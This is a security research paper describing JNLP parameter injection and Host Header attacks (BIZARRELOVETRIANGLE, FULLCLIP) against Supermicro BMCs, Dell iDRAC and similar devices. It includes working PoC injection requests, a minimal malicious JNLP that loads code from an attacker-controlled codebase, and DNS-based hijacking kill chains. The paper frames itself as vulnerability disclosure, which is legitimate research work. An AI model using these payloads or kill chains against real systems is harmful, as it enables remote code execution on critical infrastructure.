# CYBIR

BIZARRELOVETRIANGLE & FULLCLIP – JNLP Parameter Injection Attacks to Remote, Persistent, Multi-OS Code Execution

*By Ken "s1ngular1ty" Pyle*
*M.S. IA, CISSP, HCISPP, ECSA, CEH, OSCP, OSWP, EnCE, Sec+*

*Partner, Exploit Developer*
*CYBIR – CYBIR.COM*

*Graduate Instructor*
*Chestnut Hill College – School of Graduate Studies (SGS)*



*This document contains vulnerabilities and previously unknown attack vectors present in multiple devices and web applications. Vendor acknowledgement of vulnerabilities is ongoing and several have been confirmed with the responsible party.*

*Please excuse any omissions, mistakes, or grammatical errors.*

*Abstract*

This initial work serves to provide an accessible and now acknowledged exploitation technique based on publicly available software, recognized attacks, and vendor acknowledged 0-day exposures across multiple operating systems and software packages.

This paper will outline:

- The exploitability, vulnerabilities, and continued risks associated with support of JNLP and Java WebStart (JWS) based technologies.
- A new type of web application based injection attack (BIZARRELOVETRIANGLE)
- Enhance known attacks previously considered esoteric or limited (HOST HEADER INJECTION / FULL CLIP)
- A brief examination of flexible, dynamic file format exploitation techniques through a well-known, simple to understand, and widely adopted cross-platform file format (JNLP).
- MOONAGEDAYDREAM, an unsafe XML integration attack which can exploit JNLP processors without support for server side Java / JNLP integration or components.

This document provides essential PoC for JNLP Injection, an example of passive Code Execution Hijacking of JNLP / Java execution through DNS abuses, a novel method of automatic code execution through fundamental flaws in web design. Several JNLP / XML injection attacks against webservers and applications which do not "natively support" the format or provide unsafe parameter checks will also be outlined.

The primary differentiation between JNLP processors and Web Browsers are the markup languages they are primarily designed to process and interpret:

*If client controllable parameters are security vulnerabilities and exposures in HTML / web browsers / web applications, they are equally valid security vulnerabilities in JNLP / XML processors, web applications, and server side attacks.* Pseudo-attacks and exploit code are provided to support this assertion.

Some concepts and new attacks may be obliquely referenced or held private by the researcher. Essential PoC is contained in this document and is easily reproduced using supplied code and screenshots.

PSIRT REFERENCES & CVEs ARE PROVIDED WHERE AVAILABLE.

*Overview*

The JNLP file format is an executable XML / text based, user definable format built statically or dynamically through input supplied by an unauthenticated client or server application, typically via HTTP/HTTPS.

The widely distributed frameworks and applications used for multi-platform support of JNLP are: JavaWebStart, Open Web Start, and IcedTea. These applications process, handle, parse, and execute JNLP files. These applications also retrieve content, trigger network interaction, automatically associate / execute the file format, invoke Java, and provide a powerful framework for malicious attacks, abuse, and delivery of code. These applications are available on all major and niche modern operating systems with strong continued support.

JNLP format and applications handling JNLP files function similarly to any common web browser. The key difference between these applications is a fundamental design choice to base the primary file format (JNLP) on a different markup language (XML):

| | Java Web Start / Open Web Start / IcedTea | Common Web Browser |
|---|---|---|
| Primary File Format | XML (Dynamic / Static Structure) | HTML (Dynamic / Static Structure) |
| Primary Method of Content Retrieval | HTTP Based Requests (ex. GET) sent as plaintext or over HTTPS | HTTP Based Requests (ex. GET) sent as plaintext or over HTTPS |
| Primary Usage | Client Access to Managed Content, Invocation of External Programs, Management of Plugins / Capabilities Framework | Client Access to Managed Content, Invocation of External Programs, Management of Plugins / Capabilities Framework |

JNLP / JWS is designed to dynamically retrieve files from a web server via HTTP methods & requests. The processors execute , load, and cache remote content (ex. Icons, Setup Files, Plugins, JAR files) using security settings or environment variables set by the downloaded file.

When compared side by side, it is easy to analogize attacks (HTML Injection / JNLP Inection) between frameworks. Other attacks, such as Cross-Site Scripting (XSS), Parameter Tampering, or Open Redirection are shared or provide an entry point for exploitation in multiple frameworks(MOONAGEDAYDREAM) .

In other cases, such as Host Header Attacks via vulnerable webservers, these shared elements and fundmental design flaws can lead to client-side exploitation via JNLP. In most deployments, the FQDN or Host Header of the servng application / JNLP generator is unknown, so the application must integrate the Host Headers into the JNLP response. Frequently, the JNLP is built based on user controllable parameters which are easily tampered with or modified by a novice attacker. (Ex. GET request)

The ability to "man in the middle" or step into JNLP/JAVA code execution / flow through trivial, widely accepted methods such as parameter injection or DNS hijacking is due to previously ignored or underappreciated fundamental flaws in how web applications, JNLP, virtual hosting, PAT/NAT, DNS, enterprise networks, and the respective formats were designed:

- JNLP files are executable, their execution loads content from a webserver (FQDN or IP).
- The FQDN for a given application is unknown and frequently changing.
- Critical target parameters / fields are controllable through trivial methods by an attacker.

***The techniques and injection attacks provided here are trivial but the underlying causes and issues are extremely complex:***

- Multiple FQDNS resolving to a single IP.
- DNS records, particularly externally authoritative entries, are attacker controllable.
- Web Server Redirects (Ex. 302) and content generation are often relatively generated.
- JNLP files are text based / XML files and carry no file headers or strict file structure..
- JNLP files are dynamically generated via web application process or distributed and persistently stored by the user.
- Vulnerable applications are *very often* served via insecure, plaintext protocol (HTTP).
- Dynamic JNLP generators integrate user / attacker controllable parameters supplied by an attacker (controllable HOST HEADER or CODEBASE field) as the location for code to execute.
- An attacker can hijack, inject, intercept, or tamper with this field through a number of well-known, novel, or previously overlooked but simple methods.
- Fundamental design gaps in HTTP and IPv4 allow an attacker to easily hijack JNLP/Java code execution and establish a foothold on a target system.
- JNLP processors may be directly exploitable by the attacker and potentially compromise the vulnerable webserver directly through well-established attack flows and concepts.

Unfortunately, the most vulnerable systems are rarely updated due to sensitivity of downtime, lack of direct access, or vendor management / patch management complications. Further, the most valuable and attackable users habitually or openly disregard secure practices, configuration of controls, and patching guidelines. Finally, these users frequently work on vital infrastructure and provide excellent pivoting opportunities, such as through airgapped infrastructure networks, or vital IT systems. Examples of these vectors are provided inline with Proof of Concept (PoC).

*The attacks outlined in this document are not strictly limited to these critical systems.* The selected examples provide critical attack flows against commonly found or widely distributed infrastructure running different operating systems and web application frameworks.

The author has also created 0-day injection attacks against XML generating applications & servers as a means of direct exploitation and client-side reflection attack. These are disclosed throughout the work and have been disclosed to responsible parties.

*Contents*

*Practical Application of Attacks and PoC Reproduction*

The type of access attacks outlined herein are based on common deployments, manufacturer/provider suggested implementations, and use "real world" examples / Proof of Concept (PoC). The ubiquity, accessibility, lack of strict monitoring / authentication, and simple, flexible exploitability make the format, these devices, and their vulnerabilities a critical, worldwide attack vector.

*Affected devices, applications, appliances, and client applications handling JNLP execution can be abused as a delivery method and exploit platform targeting potentially impacting billions of devices, users, and applications. The format and application ecosystem allow for efficient C2, Beaconing, Malware Distribution, and DDoS attacks amongst other potential applications.*

For example, worldwide public access to devices providing technology such as Cisco ASDM, Dell iDRAC, Niagara Webservers, and building management controllers enable an attacker to exploit a great number of sensitive targets and users with ease.: Attackers can persist / maintain remote access, abuse APIs / XML formats to deliver attacks through stealth, maintain a flexible update delivery system for ransomware, bot networks, and Denial of Service Attacks.

*Vulnerable software / hardware / applications tested:*

Dell (iDRAC, VRTX, X Series switches, etc.)
Cisco (ASA, Routers, Firewalls, Switches, other services)
SuperMICRO BMC (and other whiteboxed BMC)
HP iLO
Niagara Webservers / Tridium HVAC controllers (frequently rebranded and ubiquitous)
Apache / JNLP based applications (Blackboard, CrossFTP, others)
NETGEAR Switches (Various)

*What are JNLP and Java Web Start?*

The JNLP file type is a flexible, text based, dynamically generated XML based format for application distribution and management provided through the JAVA framework. (Java Network Launch Protocol (The Java™ Tutorials > Deployment > Deployment In-Depth) (oracle.com)

> *"The Java Network Launch Protocol (JNLP) enables an application to be launched on a client desktop by using resources that are hosted on a remote web server. Java Plug-in software and Java Web Start software are considered JNLP clients because they can launch remotely hosted applets and applications on a client desktop."*

JNLP is an officially a bundled component of the Java Web Start technology stack. (The technology was officially deprecated as of JDK9.) Despite this deprecation and announcement of support termination, the JNLP format persists and is nearly ubiquitous.

Also of note: *Oracle classifies Java Web Start and JNLP as a application set and protocol, distinct from a web browser, with unique functionality.* Exploitation and attacks against the protocol and technology should be classified as closely related to, but distinct from, HTML/HTTP based attacks and exploitation. *Thus, these exposures require a change of web application vulnerability taxonomy.*

JNLP based applications and access are frequently bundled with many popular products. Extremely sensitive and valuable infrastructure such as IOT and building controllers (Niagara), Routers and Switches (Cisco), Baseboard Management and Integrated Console access (Supermicro, Dell, HP), and other devices continue to implement, package, and distribute access, applications, and information via JNLP driven applets and application delivery. Popular application sets such as BLACKBOARD and CROSSFTP utilize JNLP as part of legacy deployments or backward compatibility.

*Continued Support of JNLP through Open Source Projects*

Support is extremely strong and multiple open source projects are dedicated to continuing support for JNLP/JWS technologies:

The ICEDTEA project, launched by REDHAT, continues support for the format due to widespread need and continued desire for support of the format and framework after official EOL (https://icedtea.classpath.org/wiki/Main_Page).

OpenWebStart is an additional deployment framework / open source project aimed at continuing support (https://openwebstart.com/ows/).

These projects are aimed at continued deployment of WebStart and its inherently insecure ecosystem. Additionally, most major manufacturers continue to deploy and license the component. This presents a critical risk to organizations, endpoints, and critical infrastructure.

*Fundamental Design Flaws in JNLP*

From the OpenWebStart Page:

> *"The main focus of OpenWebStart is the execution of JNLP-based applications…."*
>
> "…Which JNLP features will be supported?
>
> Nothing will change from the point of view of your users. OpenWebStart will provide exactly the same JNLP-based workflow as Java Web Start:
>
> *A user either clicks a link on a webpage, or an automated provisioning process downloads a JNLP file to the client. The JNLP file describes the application.*
> *OpenWebStart registers itself as default for the JNLP file extension and the MIME-type application/x-java-jnlp-file. From now on, OpenWebStart launches when users double-click any JNLP file.*
> *OpenWebStart parses the JNLP file, downloads all required resources (JARs, native libraries and images), and stores them in a cache.*
>
> When all resources are downloaded, the application starts."

Through abuse of flexible, injectable, dynamically built content or file formats like JNLP and manipulation of DNS records, an attacker can abuse Host Header attacks without the need for specific access.

As a pseudo-attack, the previous description is rephrased:

> *An unauthenticated visitor requests a JNLP file. The application unsafely integrates the input supplied by the requestor into the JNLP file's code base field.*
>
> *The client computer automatically launches via file association or user interaction. The WS/XML processor executes / parses the file using the CODEBASE field as the location of executable content.*
>
> *The WS/XML processor queries / beacons DNS, retrieves files via HTTP request, downloads all code or resources specified in the tampered or malicious JNLP file, invokes Java / executes the JAR files at the location.*

Infrastructure devices supporting the JNLP format are frequently dynamically addressed, deployed en masse, distributed across large, inaccessible areas, or are managed via remote, third party access.

Most applications supporting JNLP generation perform little to no checks on the HOST field or other parameters. Similar to HTML or SQL injection, the attacker triggers interaction with the client-side application. Controlling the FQDN or IP address specified in the CODEBASE field allows an attacker to step into and hijack the flow of execution remotely. Other functions are abusable and useful to a remote attacker.

*JNLP File Format Structure*

This example demonstrates the file format and structure:

```
<?xml version="1.0" encoding="UTF-8"?>
<jnlp spec="1.0+" codebase="http://ultrastudio.org/upload" href="">
    <information>
        <title>Launch applet with Web Start</title>
        <vendor>Foo Bar Inc.</vendor>
        <offline-allowed/>
    </information>
    <resources>
        <j2se version="1.5+" href="http://java.sun.com/products/autodl/j2se"/>
        <jar href="Ray-2.3-4ca60e46-0956-3f22-983c-e3ed986dfd03.jar" main="true" />
    </resources>
    <applet-desc name="Ray diagram applet" main-class="raydiagramsapplet.Main" width="300" height="200">
    </applet-desc>
  <update check="background"/>
</jnlp>
```

Notable features:

- XML formatting is used for JNLP as previously cited. The CODEBASE parameter is used by JNLP for resource management and interaction. This is typically a URL embedded in the JNLP file provided via application access, web access, or software distribution channels. (*"A user either clicks a link on a webpage, or an automated provisioning process downloads a JNLP file to the client. The JNLP file describes the application."*)
- The JNLP tags and structure must be properly formatted and several parameters of particular interest are show above.
- JNLP Tags are needed to properly launch / process JNLP and they offer robust feature to an attacker*:
    - INFORMATION – Controllable Parameters describing the application environment.
    - OFFLINE-ALLOWED – This tag allows for the application to run "offline" if a version is cached (a common deployment of Java) ("stores them in a cache.")
    - RESOURCES – Outlines necessary environment and code to properly load the application. Above, the JAR tag declares JAVA JAR files needed for execution and their location. J2SE and related tags outline the minimum required environment or Java version needed to execute, for example. ("OpenWebStart parses the JNLP file, downloads all required resources (JARs, native libraries and images), and stores them in a cache.")
    - UPDATE – The tag shown here directs the application to update as a background process.

**Additional parameters are potentially useful to an attacker. This example provides a flexible and simple framework for powerful attacks, demonstration of impact, and public PoC generation. Further reading on additional tags and features can be found at:*
*https://docs.oracle.com/javase/9/tools/javaws.htm*

XML TAG:

```
<?xml version="1.0" encoding="utf-8"?>
```

This field and the file's format are typically ignored by both human and machine based analysis. XML files are not thought of as executable, the data returned is esoteric, and no malicious code has been exchanged.

```
<jnlp spec="1.0+" codebase="https://fakesite.com/admin/public"
href="https://fakesite.com/admin/public/asdm.jnlp">
```

The JNLP tag is processed by JAVAWS as executable and triggers execution. The CODEBASE and HREF fields direct the application to use this address as the location for code and execution.

```
<information>
  <title>ASDM on fakesite.com</title>
  <vendor>Cisco Systems, Inc.</vendor>
  <homepage href="http://www.cisco.com/go/asdm"/>
  <description>ASDM on fakesite.com</description>
  <description kind="short">ASDM on fakesite.com</description>
  <description kind="tooltip">ASDM on fakesite.com</description>
  <icon href="asdm32.gif"/>
  <offline-allowed/>
  <shortcut>
    <desktop/>
    <menu submenu="Cisco ASDM"/>
  </shortcut>
</information>
```

The information tag provides a variety of environmental variables, metadata, and attack opportunities. The ASDM title has been integrated in the response and reflected via the code.

The ASDM application allows OFFLINE functionality, thus, the inherited JNLP file carries the attribute. The tampered JNLP file also inherits the rights of desktop application shortcut creation or any other configurable fields present and integrated into the reflected JNLP.

```
<security>
  <all-permissions/>
</security>
```

The security tag is of particular interest to the attacker. This tag controls the execution environment and is checked by JAVA. This configuration, ALL-PERMISSIONS, allows for access to powerful functions through JAVA with a caveat.

```
<resources>
  <j2se version="1.6+" java-vm-args="-Xms64m -Xmx512m"/>
  <jar href="dm-launcher.jar" main="true" download="eager"/>
  <jar href="lzma.jar" download="eager"/>
  <jar href="jploader.jar" download="eager"/>
  <jar href="retroweaver-rt-2.0.jar" download="eager"/>
  <property name="java.util.Arrays.useLegacyMergeSort" value="true"/>
  <property name="http.agent" value="ASDM/"/>
</resources>
```

The resources tag contains the resources, JAR files, environmental variables, and other information needed for the applicatiion to download, install, and execute. The JNLP will trigger retrieval and execution of the JNLP file and any files supplied here. In this scenario, these files must be present on FAKESITE.COM for the application to properly execute.
These files can be easily downloaded, stored on the destination server, and retrieved via the JNLP invocation. The underlying applciation framework and supports is not necessary for this attack to succeed.

```
  <application-desc main-class="com.cisco.launcher.Launcher">
      <argument>/webstart</argument>
      <argument>fakesite.com</argument>
  </application-desc>

</jnlp>
```

The remainder fo the file sets up arguments and properly terminates the JNLP section, allowing for processing and execution.

The processor and format are critically flawed due to improperly sanitized and abusable conditions such as flexible file format abuses via reflected file download (arbitrary XML injection / processing) and unchecked functions controllable by the attacker / abusable for attack via remote or local vectors.

*Using accepted HTML injection attacks, all of the parameters and variables set in this file can be altered by an attacker via trivial, traditional means of web based exploitation. This provides the attacker arbitrary control of JNLP processing and execution.*

*Host Headers and HTTP Requests*

Host Headers are fields used by web servers and browsers to identify virtual hosts and resources on remote hosts. HTTP request fields frequently contain browser injected fields which are unseen by the user not typically rendered as part of normal browser functionality.

From OWASP:

## Summary

A web server commonly hosts several web applications on the same IP address, referring to each application via the virtual host. In an incoming HTTP request, web servers often dispatch the request to the target virtual host based on the value supplied in the Host header. Without proper validation of the header value, the attacker can supply invalid input to cause the web server to:

- dispatch requests to the first virtual host on the list
- cause a redirect to an attacker-controlled domain
- perform web cache poisoning
- manipulate password reset functionality


The HOST field is typically the target host / server for the end user request. These fields are user controllable; the application custodian can and frequently does alter this field.

This functionality is vital to hosting and web application environments as multiple sites, FQDNs, or web applications may be hosted on a given server / IP.

For example, a web server may host multiple shopping or business sites on a single host or set of hosts. The webserver is identified and addressed by IP address but has no way to identify which web site or application to provide to the request. The application reads this header, parses the data, and serves a webpage or response back to the browser based on the information:

```
1  GET / HTTP/1.1
2  Host: www.example.com
3  Accept-Encoding: gzip, deflate
4  Accept: */*
5  Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/69.0.3497.100 Safari/537.36
7  Connection: close
8  Cache-Control: max-age=0
9
10
```

```
GET / HTTP/1.1
Host: www.example.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/69.0.3497.100 Safari/537.36
Connection: close
Cache-Control: max-age=0
```




Seen above, the IP address or absolute hostname from which content is served frequently is different than the HOST requested. This flexibility and user side control of the field is key to browsers, network infrastructure, and web application technologies.

Integration and inclusion of the HOST field is critical for these deployments and allow browsers / servers to communicate. Information such as the internal IP address of the server, how it handles these requests, and how responses are built based on this information are incredibly useful to an attacker.

The server processing these headers for an application may not be directly accessible to the requestor. Frequently, these devices are behind firewalls, utilizing Network Address Translation (NAT) or Port Address Translation (PAT), and are on private networks with virtual private IP addresses.

*Host Header Attacks*

Host header and HTML injection attacks are typically seen as server focused attacks and of limited value against clients and end users. The attacks described above require network or application based access to exploit, a man-in-the-middle vector, and/or robust resources.

The attacks cited by OWASP can be difficult for an attacker to exploit:

https://portswigger.net/web-security/host-header/exploiting

https://www.acunetix.com/blog/articles/automated-detection-of-host-header-attacks/

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/17-Testing_for_Host_Header_Injection

In most of these attacks, the attacker poisons or manipulates the HOST field, affects application logic and functionality, or poisons the web cache through access to a shared web cache and tricks users into accessing the manipulated content.

Through abuse of flexible, injectable, dynamically built content or file formats like JNLP and manipulation of attacker controllable DNS records, an attacker can abuse Host Header attacks without the need for specific access to network assets or infrastructure (Man-in-the-middle). This vector is briefly examined later via FULLCLIP.

Unique features of JNLP, such as the dynamic creation of flexible XML based files which are populated through improperly sanitized client supplied parameters, allow an attacker to perform extremely advanced and stealthy attacks against nearly all modern operating systems, users, and infrastructure. Provided examples demonstrate HOST HEADER attacks and how they can be abused as an attack against client-side JNLP processors and users.


*Direct Java Invocation and JNLP Injection Attacks via Host Headers, HTTP, or IPv4 abuses:*

Multiple methods of attack against JNLP are possible via low and medium complexity vectors:


- The attacker sends a specially crafted request or link to a victim and the victim clicks the link.
- The attacker intercepts, replaces, or tampers with a parameterized URL containing JNLP injectable fields.
- The attacker registers a malicious domain or A record on a vulnerable DNS server or one accepting dynamic registrations. (local network) These devices are *often* incorrectly provisioned, utilize DHCP / automatic DNS registration, and bear predictable, automatically generated and identifiable names. (The attacker can spoof, hijack, squat, or redirect the user to or through a controlled website.)
- The attacker performs LAYER2 attacks which allow alteration of the field. (Ex. This is easily executed due to the iDRAC API leaking the MAC address of the adapter through unauthenticated query.)
- A company maintains an unregistered internal DNS regime which utilizes newly available TLDs and/or split horizon is not correctly implemented. (The attacker can spoof, hijack, squat, or redirect the user to or through a controlled website / watering hole attacks.)
- An attacker poisons the web cache of a shared resource (local drive / access, proxy).
- An attacker controls static DNS record registrations on an external DNS server which the victim or their DNS resolver leverages. The attacker initially registers the FQDN with the internal, private IP of the interface. The attacker sends the victim a link with the poisoning FQDN. The victim visits the link or continues to utilize the FQDN building content and caching the JNLP locally. The attacker changes the DNS record to an external or otherwise controlled server hosting spoofed content or malicious code. When the JNLP is executed, the attacker hijacks execution and content retrieval. (Ex. Fast flux DNS records or A records with short TTLs.)

*Example Kill Chain #1 – Direct Parameter Injection and JNLP Injection against common / rebranded Baseboard Management Controllers (SUPERMICRO)*

The kill chain leverages a SUPERMICRO BMC utilizing firmware 2.59.0. The controller is nearly ubiquitous and the firmware is often extremely out of date. This is a typical deployment and provides an excellent example for the scale and scope of the issue:




The device utilizes JWS / JAVA for remote console access:



When the user requests the JAVA LAUNCH process, the device dynamically generates a JNLP file based on a parameterized HTTP GET request:

GET /Java/jviewer.jnlp?EXTRNIP=***INJECTABLEVALUE***&JNLPSTR=JViewer

Simple PoC Exploit Code:

GET /Java/jviewer.jnlp?EXTRNIP=CYBIRPOC-127.0.0.1&JNLPSTR=JViewer

```
GET /Java/jviewer.jnlp?EXTRNIP=CYBIRPOC-127.0.0.1&JNLPSTR=JViewer HTTP/1.1
Host:
User-Agent:
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
```

The SUPERMICRO controller unsafely integrates this field into the returned JNLP file:

```
HTTP/1.0 200 OK
Server: GoAhead-Webs
Expires: 0
Content-length: 4134
Content-type: application/x-java-jnlp-file
Set-Cookie: test=1;path=/

<?xml version="1.0" encoding="UTF-8"?>

<jnlp spec="1.0+" codebase="http://CYBIRPOC-127.0.0.1:80/Java">
     <information>
        <title>JViewer</title>
        <vendor>American Megatrends, Inc.</vendor>
        <description kind="one-line">JViewer Console Redirection Application
        <description kind="tooltip">JViewer Console Redirection Application<
        <description kind="short">
            JViewer enables a user to view the video display of managed serv
            It also enables the user to redirect his local keyboard, mouse f
 server remotely.
        </description>
    </information>
  <security>
    <all-permissions/>
  </security>
```

This PoC and tampering through URL injection / crafted link allows an attacker to control the codebase parameter. The attacker hijacks control of JNLP processing and potentially JAVA invocation via social engineering or signed code.

The SUPERMICRO controller (and many others) fail to properly sanitize user controllable input when creating JNLP files:

*Similar to a SQL injection, the attacker injects valid characters and JNLP markup. This gives the attacker full control of the victim's JNLP processing and execution environment.*

This PoC shows a replacement of the FQDN and valid termination / truncation of the JNLP tag:

GET /Java/jviewer.jnlp?EXTRNIP=VALIDIPORFQDN"></jnlp>&JNLPSTR=JViewer

```
GET /Java/jviewer.jnlp?EXTRNIP=FQDN.CYBIRPOC.COM"></jnlp>&JNLPSTR=JViewer HTTP/1.1
Host:
User-Agent:
Accept:
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

The web application fails to control this input, integrates the input unsafely, and returns the tampered file to the victim. All JNLP markup after this tag will be ignored, truncated, or throw an endpoint exception on the victim machine. *All valid JNLP parameters and variables can be created, tampered, ignored, or altered by an attacker via trivial, traditional means of web based exploitation.*

*Importantly, the session above was served over HTTP.* This is an extremely common deployment and common security misconfiguration by system administrators and device manufacturers. This fundamental flaw allows for clear-text interception, modification, tampering, and sniffing of traffic, the request, and future requests.

*Example Kill Chain #2 – Partial Host Header Sanitization and JNLP execution hijacking against Dell iDRAC*

In this kill chain, the attacker registers a malicious or spoofed A record on an externally authoritative DNS server with the known internal IP of the target application. The attacker sends a malicious link to the victim and tricks the user into clicking the link. The attacker poisons the now persistent JNLP application cache, set via JNLP tag injection.

The attacker later changes this record to the IP address of a controlled internal or external server hosting malicious content or a spoofed application. The attacker delivers malicious code when JAVA attempts to update / load the application from the server hosting malicious content. The victim's persistent use and preference for using the FQDN in lieu of the IP (DNS) allows an attacker to re-establish control or continually "catch" victims, even passively.

*Real World Application & Example of Host Header Attack – Dell iDRAC – Host Header Injection and Information Disclosure 0-day* -> JNLP Injection 0-day**

The Dell iDRAC platform is vulnerable to BIZARRELOVETRIANGLE & FULLCLIP. The vulnerability described here and discovered by the researcher serves as entry point for examination. Dell has acknowledged this vulnerability and discovery by Ken Pyle (DSA-2021-041 / CVE-2021-21510).

The iDRAC application dynamically builds 302 redirections based on the HOST field. This is an extremely common configuration for JNLP processors and webservers in general.

Failure to adequately sanitize this field and user controllable input can result in a number of client-side exploitation scenarios, CSRF, and information leakage. This field should be strictly controlled and sanitized. The application should not incorporate user controllable input into dynamically built redirects and responses.

Here, the security team provides a test FQDN to generate PoC.

```
GET /locale HTTP/1.1
Host: fakewebsite.com
Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/javascript, text/html, application/xml, text/xml, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
X-Prototype-Version: 1.6.1
Connection: close
```

The iDRAC integrates this field into its response and builds its 302 response / redirect based on the user controllable input:

```
HTTP/1.1 302 Moved Temporarily
Strict-Transport-Security: max-age=63072000
X_Language: en-US,en;q=0.5
Vary: Accept-Encoding
Location: https://fakewebsite.com/start.html
Date: [redacted]
ETag:
Content-Length: [redacted]
Connection: close
Accept-Ranges: bytes

<!DOCTYPE html>
<html>
  <head>
    <title>
      Moved Temporarily
    </title>
  </head>
  <body>
    <h1>
      Moved Temporarily
    </h1>
    <p>
      The document has moved <a href="https://fakewebsite.com/start.html">here</a>
      .
    </p>
  </body>
</html>
```

The HOST field is typical component of HTTP/HTTPS requests and is “invisible” to the end user. The field and other content are controller by the browser (user controllable) and are not rendered as part of normal browser functionality.

Here, the security team tampers with the HOST field, injecting a PoC FQDN to demonstrate the attack:

```
HTTP/1.1 302 Found
Date:
Server: Apache/2.4
X-Frame-Options: DENY
Location: https://www.fakesite.local/restgui/start.html
Content-Length: 229
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      302 Found
    </title>
  </head>
  <body>
    <h1>
      Found
    </h1>
    <p>
      The document has moved <a href="https://www.fakesite.local/restgui/start.html">here</a>
      .
    </p>
  </body>
</html>
```

The application accepts the crafted API request and returns a 302 Redirect, incorporating the HOST field input into the response. This redirects the user to a different site, controllable by the attacker. The application builds all served content based on the now poisoned host header.

Further testing of the application confirmed this result across multiple pages / inputs.
Simple exploitation and reevaluation of this vector in conjunction with the attacks outlined here provide an incredible vector of attack requiring little effort, knowledge, or technical means.

*JNLP Code Execution and Hijacking through Host Headers – Understanding Relative Content Generation (302)*

The iDRAC, like many other devices, builds responses and content via the submitted HOST header:

```
<a href="https://fakewebsite.com/start.html">here<
```

In this example, the attacker registers or manipulates a DNS record on a server and replaces the IP with the known IP address.

The attacker simply needs to change the IP -> DNS record registration. When the DNS cache expires (controllable though TTL field), the victim machine will query DNS, obtain a new address, and redirect all traffic to the new IP address.

***This allows the attacker to "man-in-the-middle" through the HOST HEADER injection: All traffic would be sent to the IP address resolved through DNS without checking if the DNS record was authentic or safe.***

Utilizing advanced tactics such as Fast Flux DNS records, targeted interception, exploitation, and obfuscation, a technically proficient operators can target users through watering hole attacks or exploit remote access methods.

As a refined vector, all that is needed for JNLP injection and replacement is a barebones JNLP file and control of content on an external server as JAVAWS dynamically updates the file from source, reducing the footprint:

***PoC Code:***

```
<jnlp codebase="https://FQDN/Exploit" href="index.jnlp">
<application-desc main-class="CYBIR-PoC">
</application-desc>
  <update check="always" policy="always" />
</jnlp>
```

This code can allow for Man-in-the-Middle, hijacking, and application / information property theft.

The iDRAC web application and server perform limited parameter sanitization on the HOST field provided by the attacker and JNLP files are *not* available unauthenticated. Below, ' is inserted into the HOST field by the attacking proxy.

```
GET /locale HTTP/1.1
Host: '
Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
